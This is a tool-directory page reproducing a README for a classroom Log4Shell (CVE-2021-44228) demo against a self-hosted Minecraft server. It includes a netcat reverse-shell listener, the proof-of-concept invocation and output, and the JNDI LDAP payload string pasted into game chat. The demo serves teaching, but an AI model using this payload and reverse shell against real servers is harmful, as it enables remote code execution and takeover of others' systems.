
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
log4shell-minecraft-demo — Log4Shell (CVE-2021-44228) minecraft demo. Used for education fairs | Kitploit

Tools/GitHubGitHub/felixslama/log4shell-minecraft-demo
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Log4Shell (CVE-2021-44228) minecraft demo. Used for education fairs

View Repository
1283 years agoNot yet reviewed
Share

Log4Shell (CVE-2021-44228) minecraft demo

This demo is used at education fairs to give potential future students an idea of the cybersecurity department at HTL Villach and on how everyday applications can be exploited

Note: This entire demo uses Minecraft 1.8.8

Attacker

The attacker in this scenario is using the PoC by kozmer. https://github.com/kozmer/log4j-shell-poc All credit belongs to them. Note: All commands need to be executed in attacker/

Requirements:

pip install -r requirements.txt

Usage:

  • Start a netcat listener to accept reverse shell connection.
nc -lvnp 9001
  • Launch the exploit.
    Note: For this to work, the extracted java archive has to be named: jdk1.8.0_20, and be in the same directory.
$ python3 poc.py --userip <ip of docker-host> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://<ip of docker-host>:1389/a}

Listening on 0.0.0.0:1389

This script will setup the HTTP server and the LDAP server for you, and it will also create the payload that you can use to paste into the vulnerable parameter. After this, if everything went well, you should get a shell on the lport.


Victim

On the victim instance we are using an outdated and therefore vulnerable version of JDK (jdk1.8.0_20) .

Initial setup

To get our Minecraft server running we have to build our Docker image and run it.

Note: For a successful build you need to obtain your own copy of the Minecraft Vanilla 1.8.8 Server (can't be shared because of Mojang's EULA) A possible source could be MCVERSIONS.NET

After obtaining the file save it in victim/ as server.jar

cd target/
docker build target/ -t minecraft-demo

Running the vulnerable server

Run the vulnerable Minecraft server we just built using docker

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

It's likely that your container freezes or gets stuck after exploitation. In that case you can kill it using the following command:

docker kill vulnerable-server

Exploiting the server


To exploit the vulnerabilty simply send the string provided by the poc.py in the game chat.

${jndi:ldap://<ip of docker-host>:1389/a}
image

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    430
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    402
  • 5

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    349
  • 6

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    341

Explore all tools

Browse our collection of tools

View all tools →




